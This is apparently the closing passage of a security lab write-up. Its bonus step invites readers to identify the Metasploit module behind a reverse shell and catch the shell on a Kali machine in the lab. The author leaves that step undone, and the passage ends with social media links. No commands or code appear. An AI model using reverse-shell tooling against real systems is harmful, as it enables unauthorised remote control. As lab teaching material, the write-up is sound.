`Bonus:` the module used to spawn this reverse shell is available in Metasploit. Try to figure out which module is in use, bring a Kali machine into the lab, and catch the incoming shell! → ***Will be done Later!***

Follow Me

Twitter: https://twitter.com/deFr0ggy

GitHub: https://github.com/deFr0ggy

LinkedIn: https://linkedin.com/in/kamransaifullah